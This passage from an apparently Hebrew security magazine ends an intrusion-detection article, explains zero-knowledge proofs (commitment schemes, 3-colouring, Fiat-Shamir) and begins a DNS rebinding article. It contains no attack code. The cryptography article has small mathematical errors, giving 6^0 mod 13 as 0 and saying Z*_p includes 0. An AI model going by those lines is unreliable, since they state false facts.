בימים אלה, בהם סכנות אורבות לנו ולמידע שלנו מכל עבר ומאימות לפלוש למקום הפרטי ביותר שלנו- המחשב שלנו, שמאחסן את המידע ה רגיש ביותר, עלינו להיות מודעים לאפשרויות שיש בידינו על מנת להגן עליו. כל עוד המחשב יהיה מחובר לאינטרנט לא יהיה ניתן להגן על המידע שלנו בכל מאת האחוזים, תמיד יהיו פרצות אבטחה שיהיו נגישות לפורצים ויאפשרו להם להזיק למידע שלנו.

עם זאת, כשכל יתר המגננות שיש ב ידינו, בכדי להגן על המידע שלנו, נופלות ונכשלות במטרתן, עומדת לרשותנו מערכת ה-IDS שמטרתה אינה למנוע את הפריצה למערכת אלא לתת לנו פיתרון כשכבת הגנה נוספת ולזהות מתקפות שעקפו את שאר מעגלי ההגנה.

מערכות ה-IDS, שהחלו להיות נפוצות בזמן האחרון, מערכות ההתראה בשילוב מערכות ומודולים מסוגים שונים, יכולות להעלות את רמת האבטחה שלנו לרמה גבוהה ביותר ולתת לנו הגנה מיטבית למידע שלנו. עלינו להעלות את המודעות שלנו לגבי האפשרויות העומדות בידינו להגנה מירבית למידע שלנו ולנצל ידע זה בתבונה.

על הכותב

נתנאל שיין עוסק בפיתוח ובאבטחת מידע בפרט, מעורב בפרוייקטים שונים בנושא הקוד הפתוח בעיקר בהתנדבות, חבר בעמותת המקור, כיום עובד בהייטק וסטודנט למדעי המחשב באוניברסיטה הפתוחה.

קישורים חיצוניים:

http://idstutorial.com
http://netshine.wordpress.com
http://www.la-samhna.de
http://sourceforge.net/apps/wordpress/tripwire
http://www.ynet.co.il/articles/0,7340,L-3856254,00.html
http://linux.die.net/man/4/twconfig
http://linux.die.net/man/4/twpolicy
http://linux.die.net/man/8/twadmin

הוכחות באפס ידע

מאת אריק פרידמן

הקדמה


בעשורים האחרונים הגיחה הקריפטוגרפיה מתחומי המודיעין והאקדמיה, והפכה לגורם מרכזי המאפשר, בין השאר, מסחר אלקטרוני בטוח ברשת. כשמדברים על קריפטוגרפיה הדבר הראשון שעולה לראש הוא בדרך כלל "הצפנה" או "חתימות דיגיטליות", אולם התחום כמובן רחב בהרבה והקריפטוגרפיה מציעה שלל של כלים נוספים , חלקם משיגים מטרות שלכאורה סותרות את ההגיון ואת האינטואיציה האנושית לגבי איך דברים עובדים. אחד מכלים אלה הוא הכלי של הוכחה באפס ידע.

בניגוד למה שאולי מרמז השם, אין מדובר על האתגר העומד בפניהם של תלמידי התיכון המתמודדים עם שאלה בבחינת בגרות במתמטיקה, אלא במנגנון המאפשר להוכיח טענה מסויימת בלי לגלות דבר מעבר לעצם נכונות הטענה. על-פניה, נראה כי זו משימה בלתי אפשרית – כשאנחנו חושבים על הוכחות אנחנו מתארים בדרך כלל מצב בו מציגים עובדות כלשהן, או מספקים מידע שיתמוך בטענה. איך אפשר להוכיח דבר מה באופן שכזה? למנגנון של הוכחות באפס ידע תרומה רבה לקריפטוגרפיה. לדוגמה, הוא מאפשר לכפות על משתתפים זדוניים בפרוטוקול קריפטוגרפי לפעול על פי כללי הפרוטוקול. דוגמה אחרת שתוצג בהמשך היא יישומן של הוכחות באפס ידע להזדהות של משתמש בלי שיהיה ניתן ללמוד דבר על הסוד שלו, שבאמצעותו הוא מזדהה.

איך להוכיח איפה אפי בלי לגלות איפה הוא?

ראשית, בכדי להמחיש כיצד ניתן להוכיח דבר מה מבלי לגלות מידע נוסף, נפתח בדוגמה פשוטה מחיי היום-יום. בסדרת הספרים "איפה אפי" (או בגרסה האמריקאית Where's Waldo), נדרש הקורא לאתר את דמותו של אפי, בחור חביב בחולצת פסים.

והנה אתגר. במקום כלשהו בציור שלהלן נמצא אפי . אם הצלחתם למצוא את אפי , מאוד קל להוכיח את זה למישהו אחר – אפשר פשוט להצביע על אפי בציור . עם זאת, זה יהיה "ספוילר" אם הצד השני גם רוצה לחפש את אפי. האם אפשר להוכיח שמצאתם את אפי בלי לחשוף את מיקומו?



ובכן, מסתבר שכן. הנה פתרון אפשרי: לקחת נייר אטום וגדול מאוד (הרבה יותר גדול מהד פים בספר), ולגזור בנייר פתח קטן שיהיה ניתן לראות דרכו אך ורק את פניו של אפי ולהניח אותו מעל דף הספר , כך שכל שאר הציור יהיה מוסתר. במידה והנייר מספיק גדול כך שלא יהיה ניתן להסיק ממיקום הגזירה היכן אפי נמצא בדף הספר, ובמידה ואף אחד לא הציץ בזמן שהנחתם את הדף, כל מה שיראו זה את פניו של אפי בפתח (אותם ממילא מכירים) ואכן לא ניתן יהיה ללמוד דבר על מיקומו של אפי. המדקדקים יבחינו כי נדרשים אמצעי זהירות נוספים. למשל, יש לוודא שאתם לא מרמים באמצעות דפדוף לדף הקודם שאותו פתרתם לפני רגע, והנחת הנייר הגזור עליו. המתעניינים מוזמנים להציץ ברשימת המקורות כדי להעמיק בפתרון הבעיה. דוגמה נהדרת נוספת ממחישה את העקרונות של הוכחות באפס ידע באמצעות סיפור על מערת הקסמים של עלי באבא, והקישור מופיע גם הוא ברשימת המקורות.

מערכות הוכחה אינטראקטיביות

על הוכחות באפס ידע מדברים בעיקר בהקשר של "מערכות הוכחה אינטראקטיביות". מערכת הוכחה אינטראקטיבית מוגדרת בהקשר של שפה כלשהי, שאפשר לחשוב עליה כעל משפחה של טענות (למשל, משפחת הטענות "אני יודע איפה אפי נמצא" עבור ציורים של אפי), כאשר בהוכחה נתונה רוצים להוכיח או להפריך את שייכותה של טענה למשפחה זו . במערכת הוכחה אינטראקטיבית יש שני צדדים: המוכיח (prover) והמוודא (verifier). לרוב אנו מניחים כי למוודא יש כוח חישובי מוגבל, בעוד המוכיח אינו מוגבל בכוחו. אפשר לחשוב על הוכחה אינטראקטיבית כעל סוג של משחק בו המוכיח נדרש לשכנע את המוודא בתקפותה של טענה כלשהי. שני הצדדים מקבלים פרמטר משותף, ובסוף התהליך המוודא צריך להחליט האם הוא אכן מקבל את הטענה (accept) או שהוא דוחה אותה (reject).

בהינתן האלגוריתמים המוכיח והמקבל, ישנן שתי דרישות ממערכת הוכחה: דרישת השלמות היא שעבור טענה נכונה, בסוף התהליך, המוודא יקבל את הטענה. דרישת הנאותות היא שלכל טענה שקרית ולכל מוכיח שהוא (כולל מוכיחים רמאים), המוודא ידחה את הטענה בהסתברות גבוהה.

במערכת הוכחה אינטראקטיבית באפס ידע קיימת דרישה נוספת של סודיות. אינטואיטיבית, הרעיון הוא שכל מה שניתן לחשב מתוך תמליל ההוכחה ניתן לחשב גם מהטענה (הנכונה) עצמה בלבד, והמשמעות היא שהמוכיח לא "הדליף" בזמן תהליך ההוכחה שום פרט חדש שלא היה ניתן לחשב ביעילות עוד קודם. דרישת הסודיות היא דרישה שחלה על המוכיח וצריך לוודא שהיא תקפה על כל מוודא שהוא, כולל מוודא שאין לו מטרה אמיתית לגלות אם ההוכחה נכונה או לא, וכל מה שהוא רוצה זה רק "לחלוב" מידע כלשהו מהמוכיח.

באופן פורמלי מנסחים את הדרישה הזו במונחים של סימולציה:
לכל מוודא שהוא, קיים אלגוריתם יעיל (קרוי "סימולטור"), כך שלכל טענה בשפה, האלגוריתם יכול לייצר "תמלילים" של הוכחות שיהיו דומים לאינטראקציות של אותו מוודא עם המוכיח. מידת הדמיון הנדרשת נגזרת באופן ישיר ממידת הסודיות הנדרשת . עבור אפס ידע מושלם , האלגוריתם צריך להיות מסוגל לייצר תמלילים זהים של השיחות.

הדרישה עבור "אפס ידע חישובי" היא, שאף גורם, בעזרת כל חישוב יעיל לא יוכל להבחין בין התמלילים המדומים לבין הה וכחות האמיתיות (משמעות הסודיות כאן, היא שלא ניתן יהיה לחשב שום דבר חדש ביעילות בעזרת האינטרקציה של המוודא עם המוכיח, אולם, במידה ויהיה לנו את כל הזמן שבעולם אולי כן נצליח לדלות אינפורמציה מהאינטראקציה).

לפני הצגת דוגמה להוכחה באפס ידע, נבחן כלי קריפטוגרפי נוסף – סכמות התחייבות.

להטיל מטבע בטלפון

נתאר את הסיטואציה הדמיונית הבאה: אי-שם בתחילת שנות ה-2000, באישון לילה אחד, אריק שרון ובוש משוחחים בטלפון במטרה להביא לסיומה של מסכת דיונים ארוכה הנוגעת לסיוע אמריקאי ומחוות ישראליות כאלה ואחרות. נראה שכל הדיונים נתקלים במבוי סתום, אבל חייבים למצוא פתרון. בראשו של אריק מבליח רעיון: "תראה, בוש", הוא אומר, "אנחנו לא מצליחים להתקדם, נכון? נראה לי שאין ברירה. בוא נערוך הגרלה. אני אטיל מטבע, אם יוצא עץ- נלך בדרך שלי, אם יוצא פאלי נלך בדרך שלך. מה אתה אומר?". אולם, בוש אינו בחור תמים. "איך אוכל לדעת שאתה לא עובד עלי? הרי אני לא יכול לראות מה קיבלת". אריק לא מתבלבל: "תראה, אין בעיה, גם אתה תטיל מטבע, כך שהדבר יהיה מאוזן. אם יצא לנו את אותה התוצאה, נלך בדרך שלי, אחרת נלך בדרך שלך, כן?". בוש מטיל מטבע, "יצא לי עץ". אריק מטיל מטבע, "גם לי". בוש נאנח, "מה שהוגן הוגן".

האם בכלל שני צדדים יכולים לבצע הגרלה כזאת כאשר אינם סומכים אחד על השני?
ובכן, הקריפטוגרפיה מספקת פתרון באמצעות מנגנון המכונה סכמת התחייבות. הרעיון הוא פשוט ביותר: צד אחד מתחייב מראש על הטלת מטבע בלי לגלות אותה, ואחרי שהצד השני מכריז על הטלת המטבע שלו, הצד הראשון חושף מה התוצאה שהתחייב אליה. ההתחייבות הזאת מזכירה את אותו קוסם החוזה מראש את תוצאת הבחירות/ הלוטו/ כוכב נולד, כותב את התוצאה על נייר ונועל את הדף בכספת. לאחר מעשה, מוציאים את הדף מהכספת ומאמתים את תחזית הקוסם. כמובן, הפתרון הקריפטוגרפי יקשה על הקוסם לבצע אחיזת עיניים בעת חשיפת ההתחייבות, אם כי שימוש בכלים קריפטוגרפים, לא מהימנים, איפשר בעבר לחוקרים לחזות מראש את הזוכה בבחירות לנשיאות האמריקאית באמצעותפלייסטשן 3.

סכמת התחייבות

בסכמת התחייבות יש שני צדדים – הצד שולח והצד המקבל, וישנם שני שלבים: שלב התחייבות ושלב גילוי. נתמקד בהתחייבות של הצד שולח על ביט יחיד (על מחרוזות ארוכות יותר ניתן להתחייב באמצעות התחייבויות נפרדות על ביטים). סכמת התחייבות צריכה לקיים שני תנאים: סודיות (secrecy) ומחוייבות (binding, או לחלופין חד משמעיות – non-ambiguity). משמעות הסודיות היא שלא יהיה ניתן להבחין בין התחייבות על ביט '0' לבין התחייבות על ביט '1'; כלומר, ההתחייבות עצמה לא תלמד את הצד מקבל מהו הערך עליו התחייב הצד השולח. המשמעות של מחוייבות היא שבשלב הגילוי יהיה ניתן "לפתוח" את ההתחייבות רק לערך חוקי אחד, מה שמבטיח לנו שהשולח לא יוכל לרמות ולהחליט לאחר מעשה לאיזה מבין הביטים לפתוח את ההתחייבות.

כדי להדגים סכמת התחייבות, אציג את בעיית הלוגריתם הדיסקרטי: נניח כי נתון לנו מספר ראשוני p גדול מאוד, ונתבונן על החבורה Z^*_p (מכילה את כל המספרים מ- 0 עד p-1). בכל חבורה כזאת קיים לפחות מספר אחד g (generator, יוצר) שבאמצעות חזקות שלו מודולו p ניתן לקבל את כל המספרים בחבורה. לדוגמה, עבור המספר הראשוני הבא: (הקטן יחסית) 13, המספר 6 הוא יוצר ($6^0 \bmod 13 = 0$, $6^1 \bmod 13 = 6$, $6^2 \bmod 13 = 10$, $6^3 \bmod 13 = 8$, …). בהינתן מספר כלשהו, נניח: x, קל לחשב $y=g^x \bmod p$. אולם לא ידוע פתרון יעיל לבעיה ההפוכה, המכונה "בעיית הלוגריתם הדיסקרטי": בהינתן

מספר y, מצא x כך ש-$y=g^x \bmod p$ (קיים פתרון פשוט שאינו יעיל: עבור על כל ה-x-ים האפשריים עד שימצא אחד אשר מקיים את המשוואה. חייבים לבחור p מספיק גדול כדי להפוך פתרונות מסוג זה ללא מעשיים).

בהנחה כי אכן אין פתרון יעיל לבעיית הלוגריתם הדיסקרטי, ניתן לנצל זאת בכדי לייצר סכמת התחייבות. בשלב ההתחייבות, הצד השולח בוחר באקראי מספר כלשהו r בין 0 ל-p-2 כך שהזוגיות של המספר היא הביט אליו רוצים להתחייב. השולח מחשב ושולח את $g^r \bmod p$. בשלב הגילוי השולח ישלח את הביט שאליו התחייב ואת r. המקבל מוודא שהזוגיות של הביט ושל r תואמות, וכן ש-$g^r \bmod p$ תואם למספר שקיבל בשלב ההתחייבות. המחוייבות של השולח במקרה זה היא מושלמת – מהרגע שנשלח $g^r \bmod p$ אין לשולח שום יכולת למצוא איזשהו r' עם זוגיות השונה מ-r כך ש-$g^r \bmod p = g^{r'} \bmod p$. פשוט לא קיים מספר כזה. מבחינת סודיות, על סמך הנחת הקושי של בעיית הלוגריתם הדיסקרטי אין ביכולתו של המקבל לגלות את r ולחשוף את הביט. זוהי סודיות חישובית, והיא אינה סודיות מושלמת; אם היה לצד המקבל את כל הזמן שבעולם, היה ביכולתו לבצע בדיקה עבור כל הערכים האפשריים ל-r עד שהיה מוצא את הערך הנכון.


קיימות גם סכמות בהן יש סודיות מושלמת ומחוייבות חישובית (כלומר הופכים את ההנחות לגבי הכוח החישובי גם של השולח וגם של המקבל), אולם לא ניתן להשיג סכמה בה גם הסודיות וגם המחוייבות מושלמות, מאחר והמטרות הללו סותרות אחת את השנייה באופן מחייב: סודיות מושלמת דורשת שפלטי ההתחייבויות האפשריים עבור הביטים 0 ו-1 יהיו זהים, בעוד מחוייבות מושלמת דורשת שפלטים אלה יהיו זרים.


לאחר שראינו מהי סכמות התחייבות, נחזור לנושא הוכחות באפס ידע, ונראה יישום של סכמת התחייבות להוכחה כזו.

צביעת מפות באפס ידע

נפליג שוב על כנפי הדמיון, הפעם אל ימי הביניים, עת גילדות של קרטוגרפים התחרו זו בזו במטרה להפיק מפות איכותיות. עולם הקרטוגרפיה נקלע לסערה, בעת שאחד מחברי הארגון מכריז כי הצליח לצייר מפה של כל הנחלות בממלכה באמצעות שלושה צבעים בלבד. הקרטוגרפים נהגו להשתמש במגוון רחב של צבעים לצורך צביעת המפות (למעשה מספיקים ארבעה צבעים), אך עד כה אף אחד לא הצליח להפיק מפה מוצלחת באמצעות שלושה צבעים בלבד, כך שאף זוג נחלות שכנות לא יהיו צבועות באותו צבע (מאות שנים מאוחר יותר מדעני מחשב יאפיינו את הבעייה כ-*NP-שלמה*). למעשה, הקרטוגרפים נטו להאמין כי הדבר אינו אפשרי עבור מפת הממלכה. לכן, לאור הכרזתו של חברם, הקרטוגרפים טענו מייד כי לא רק שההכרזה היא עזת מצח, אלא שהיא גם חצופה, ודרשו מהקרטוגרף הסורר להוכיח בו במקום את טענתו או להתפטר. אותו קרטוגרף נקלע למצוקה – נראה כי כדי להוכיח את טענתו הוא צריך להציג את המפה ולחשוף את סודו בפני קהילת הקרטוגרפים, ובכך ימנע ממנו להציע את המפה המיוחדת לכל המרבה במחיר. ואולי לא?


את המפה ניתן לייצג כגרף, בו כל נחלה היא צומת ושכנות בין נחלות מיוצגת באמצעות קשת. צביעת המפה בשלושה צבעים כך שכל זוג נחלות שכנות צבועות בצבעים שונים שקולה לצביעה של צמתי הגרף כך שאף קשת לא מחברת שני צמתים בעלי אותו צבע (בעיה זו ידועה בשם "בעיית 3-צביעה"). לדוגמה, להלן חלק קטן ממפת הקרטוגרף:






כדי להוכיח את יכולתו לצבוע את המפה בשלושה צבעים, הקרטוגרף יכול לנקוט בסדרת הצעדים הבאה:


1. להגריל איזושהי פרמוטציה על הצבעים של הגרף. לדוגמה:



2. לייצר התחייבות על הצבע של כל אחד מהצמתים, ולהציג אותה לחבריו הקרטוגרפים. עקב תכונת הסודיות של סכמת ההתחייבות, הם לא יוכלו לגלות מתוך ההתחייבות מה הצביעה שבה השתמש:



3. בשלב הבא, חברי הגילדה בוחרים באקראי שני צמתים סמוכים, ודורשים ממנו לחשוף אותם. למשל, S3 ו-S5.



4. הקרטוגרף פותח את ההתחייבות על אותם שני צמתים שנבחרו.
5. אם הקרטוגרף לא פתח את ההתחייבות בהצלחה או אם מתברר כי שני הצמתים שנבחרו הם בעלי אותו צבע, חברי הגילדה מכלים את זעמם בקרטוגרף. אחרת, הם נאלצים להסכים שלפחות בסיבוב הזה הקרטוגרף הוכיח את יכולתו ל-3-צביעה.

על סדרת צעדים זו ניתן לחזור שוב ושוב עד שחברי הגילדה יתרצו ויגיעו למסקנה כי הקרטוגרף אכן הצליח לצבוע את המפה עם שלושה צבעים בלבד.

למה הסכמה הזו מהווה הוכחה באפס ידע? ההסברים שלהלן לא מהווים הוכחה (בספר של גולדרייך המופיע ברשימת המקורות ההוכחה מתפרשת על שבעה עמודים!), אך מטרתם להעביר את הרעיון הכללי. נבחן את שלושת הקריטריונים:

א) קריטריון השלמות דורש שאם בידיו של הקרטוגרף יש אכן 3-צביעה של המפה, אז הוא יוכל להוכיח זאת לחבריו. דרישה זו מתקיימת – שימוש ב-3-צביעה מבטיח כי לאף זוג צמתים סמוכים לא יהיה את אותו צבע, כך שאם הקרטוגרף פועל לפי ההנחיות, בשלב החמישי הוא תמיד יעבור את המבחן בהצלחה.

ב) קריטריון הנאותות דורש שאם אין בידי הקרטוגרף 3-צביעה, אז חברי הגילדה יעלו עליו בהסתברות גבוהה. כדי להבטיח זאת, יש לחזור על סדרת הצעדים מספיק פעמים. נניח שיש k קשתות בגרף (כלומר k זוגות צמתים שאותם חברי הגילדה יכולים לדרוש לגלות). אם לקרטוגרף אין 3-צביעה, המשמעות היא שלפחות אחת מאותן קשתות מחברת צמתים מאותו צבע, ולכן בהסתברות לפחות 1/k הקרטוגרף יידרש לפתוח קשת בעייתית והשקר ייחשף (מכיוון שבהוכחות אפס ידע המוכיח אינו מוגבל בכוחו חשוב להשתמש בסכמות עם מחוייבות מושלמת, אחרת המוכיח יוכל לרמות בעת פתיחת ההתחייבות). באמצעות חזרה על סדרת הצעדים מקטינים את ההסתברות שיתמזל מזלו של הקרטוגרף והשקר לא יתגלה.

ג) קריטריון הסודיות דורש ששום פרט חדש לא ידלוף מההוכחה כאשר בידי הקרטוגרף יש 3-צביעה של המפה. אינטואיטיבית, מאחר ובכל פעם שמבצעים את סדרת הצעדים הקרטוגרף מגריל מחדש את הקצאת הצבעים לצמתים, אז לא נלמד מהצבעים שנחשפו דבר מעבר לנכונות הטענה. ניתן לייצר "תמלילים" של הוכחות לכל מוודא גם ללא ידיעת הצביעה האמיתית: נגריל באקראי צבע לכל צומת ונייצר התחייבות. לאחר שהמוודא בחר זוג צמתים, נבדוק אותם: אם הם בצבעים שונים, אפשר לחשוף אותם ונקבל תמליל שנראה כמו אינטראקציה עם המוכיח האמיתי. אם קיבלנו צמתים באותו צבע, נגנוז את התמליל. אופי הסודיות שמקבלים כאן הוא סודיות חישובית (אין סודיות מושלמת כיוון שבהינתן כוח חישובי בלתי מוגבל אפשר לחשוף את ההתחייבויות ולגלות צמתים שכנים בעלי אותו צבע).

סכמת זיהוי באפס ידע (פיאט-שמיר)

אחד השימושים המעניינים להוכחות באפס ידע הוא לצורך פרוטוקולי הזדהות. משתמש מסוים מחזיק איזשהו סוד- s שרק הוא יודע, והוא מוכיח את זהותו למישהו אחר באמצעות הוכחה שהוא יודע את s. היינו מעוניינים לאפשר לעשות זאת, כך שמוודא הזהות או מישהו שמצותת לתעבורה לא ילמדו דבר על הסוד. דוגמה לפרוטוקול הזדהות כזה הוא פרוטוקול פיאט-שמיר, שהוצע על ידי עמוס פיאט ועדי שמיר ב-1986. פרוטוקול זה מתבסס על הקושי של בעיית הפירוק לגורמים ראשוניים. בפועל הפרוטוקול אינו יעיל מספיק, אולם הוא מהווה בסיס למספר סכמות זיהוי אחרות באפס-ידע, והוא מועיל להבהרת הרעיון.

כשלב מקדים, גוף מסוים שכולם סומכים עליו בענייני זיהוי (לצורך העניין, משרד הפנים) בוחר מספרים ראשוניים גדולים p ו-q ומחשב את n=pq, בדומה למה שקורה באלגוריתם RSA. את הראשוניים p ו-q

חשוב לשמור בסוד. כל גורם שמעוניין להנפיק "תעודת זהות" בוחר כסוד מספר s בין 1 ל-n (לא כולל) שהינו זר ל-n, מחשב $v=s^2 \bmod n$, ורושם את v במשרד הפנים תחת זהותו, כך שכולם יכולים לראות שהמספר v שייך לו.

כעת, לצורך הזדהות, חוזרים על הצעדים הבאים t פעמים (כאשר את t ניתן לקבוע על-פי ההסתברות שבה נרצה לתפוס רמאים):

1. המוכיח (הצד שמזדהה) בוחר מספר אקראי r בין 1 ל-n (לא כולל) ושולח $x=r^2 \bmod n$.
2. המוודא בוחר באקראי ביט e (0 או 1) ושולח למוכיח.
3. אם המוודא שלח 0, המוכיח ישלח בחזרה y=r. [נועד לתפוס רמאים]
   אם המוודא שלח 1, המוכיח ישלח בחזרה $y=rs \bmod n$. [נועד להוכיח זהות]
4. אם נשלח y=0 המוודא דוחה את ההזדהות (זה נועד לתפוס רמאות שבה המוכיח בחר r=0).
5. אם $y^2=xv^e \bmod n$ המוודא מקבל. אחרת הוא דוחה.

אם כל t הסיבובים התקבלו בהצלחה, ההזדהות הסתיימה בהצלחה.

זוהי סכמת הזדהות באפס ידע. שלמות מתקיימת כאן מכיוון שהמשתמש האמיתי תמיד יצליח לעבור את כל הבדיקות במידה והוא יפעל לפי ההנחיות: אם הצד המוודא דרש את הבדיקה הראשונה (e=0), אין למשתמש שום בעיה לשלוח את המספר r שבחר בחלק הראשון, ואם המוודא דרש את הבדיקה השניה (e=1), הידיעה של הסוד s מאפשרת למשתמש לשלוח את $rs \bmod n$ גם במקרה זה. בכל מקרה, הבדיקה בשלב 5 תעבור בהצלחה. לעומת זאת, מתחזה ייתפס בהסתברות גבוהה, ולפיכך מתקיימת דרישת הנאותות: אם פעל בשלב הראשון לפי ההנחיות, אז במידה והמוודא בחר e=1 המתחזה לא יוכל להחזיר תשובה נכונה כיוון שאינו יודע את s. אולם יש לו גם אפשרות לרמות, ולשלוח בשלב 1 את הנתון $x=r^2/v$. במקרה זה, כאשר המוודא בוחר e=1 יוכל לשלוח y=r ולעבור את הבדיקה, אולם אז הוא מסתכן בכך שהמוודא יבחר e=0, ובשלב 3 המוכיח יצטרך לשלוח $y=\sqrt{r^2/v} \bmod n$. כמובן שמשימה זאת אינה מעשית כיוון שנדרש לפתור שורש ריבועי שמודולו n (בעיה השקולה חישובית לפירוק של n לגורמים ראשוניים). הסודיות מתקיימת מכיוון שבכל הרצה של הפרוטוקול, או שנחשף ערכו של r, שהוא מספר אקראי, או שנחשף ערכו של rs, שגם הוא מספר אקראי. יש אפשרות לייצר תמלילי הוכחה על ידי בחירה אקראית של y, והגדרת $x=y^2$ או $x=y^2/v$ בהתאם לבחירת המוודא.

מילות סיכום

הוכחות באפס ידע הן כלי שימושי ומועיל בפיתוחים בתאוריה של הקריפטוגרפיה. כמובן שהמידע שהוצג כאן הוא רק קצה המזלג וישנן הרחבות רבות לתחום זה: מהו אפס-ידע סטטיסטי? איך מטפלים ב"הרכבה" של הוכחות באפס ידע (שרשור של טענות)? מה קורה כשמבצעים מספר הוכחות באפס ידע במקביל? (מתברר שמקביליות עשויה לשבור אפס-ידע) רשימת המקורות שלהלן היא נקודת פתיחה מועילה למי שמעוניין ללמוד עוד על תחום זה.

מקורות

1. להוכיח איפה אפי באפס ידע:

Applied Kid Cryptography by Moni Naor, Yael Naor and Omer Reingold.
http://www.wisdom.weizmann.ac.il/~naor/PUZZLES/waldo.html

2. מערת הקסמים של עלי-באבא:

How to explain zero knowledge to your kids, by Quisquater Jean-Jacques, Guiollou Louis and Tom Berson: http://www.springerlink.com/content/uebe1l72w9n9m8f8/ (also possible to access copies here and here)

3. מבוא לאפס ידע:

Zero-Knowledge: a tutorial by Oded Goldreich.
http://www.wisdom.weizmann.ac.il/~oded/zk-tut02.html

4. למידע נרחב יותר על אפס ידע:

Oded Goldreich: Foundations of Cryptography, Volume 1 (Basic Tools), Chapter 4, Cambridge University Press, 2001. An early draft of the chapter is available online: http://www.wisdom.weizmann.ac.il/~oded/PSBookFrag/part4N.ps

DNS Rebinding

מאת אביעד (greenblast)

הקדמה

מאמר זה עוסק בהתקפת DNS Rebinding. להבנת המאמר נחוץ ידע בסיסי בדרכי פעילות האינטרנט ובפרט פעילות ה-DNS, אני ממליץ לקרוא את ההקדמות למאמר של אפיק קסטיאל בנוגע ל-" DNS Cache Poisoning" מהגיליון השני של Digital Whisper, שם מפורט בקצרה על דרך הפעולה של DNS. במאמר אתייחס בעיקר לדוגמאות משפת JavaScript, אך המתקפה נוגעת גם לשפות צד לקוח אחרות כגון Flash ו-Java applets.

(SOP) Same Origin Policy

בכל פעם שאנחנו מתחברים לאתר אינטרנט, הדפדפן שלנו מוריד קטעי קוד מסויימים שרצים על המחשב שלנו בידי הדפדפן (HTML, Javascript וכד'). הדפדפן הוא זה שקובע כיצד האתר יוצג למשתמש. כאשר האתר שהתחברנו אליו נמצא תחת שליטה של מישהו בעל כוונות זדוניות, הוא יכול לגרום לדפדפן להריץ קוד ולבצע דברים כדי לקדם את מטרותיו . כמובן שהדפדפנים מתוכננים כך שימנעו ביצוע של קוד זדוני, חלק מיכולת ההגנה של הדפדפנים באה לידי ביטוי במנגנון ה-Same Origin Policy.

SOP הנה מדיניות אבטחה המיושמת ברב בדפדפנים המודרניים, ונוגעת למספר שפות תכנות מבוססות דפדפן (הדוגמא הכי נפוצה, Javascript כמובן). מדיניות זו מביאה ליצירת "ארגזי חול" נפרדים לאתרים שונים ומונעת מהם לתקשר ביניהם. כמו כן, קובעת המדיניות כי כל דף יהיה מסוגל לתקשר אך ורק עם השרת ממנו הוא הגיע. ללא מדיניות זו, כל אתר שנבקר בו יוכל להשתמש ב-JavaScript כדי לתקשר עם כל אתר אחר, והדבר בעייתי מסיבות שונות, לדוגמא:

- אתר זדוני יוכל להשתמש בדפדפן כצעד ביניים בדרך להתקפות נוספות (כפרוקסי למשל.)
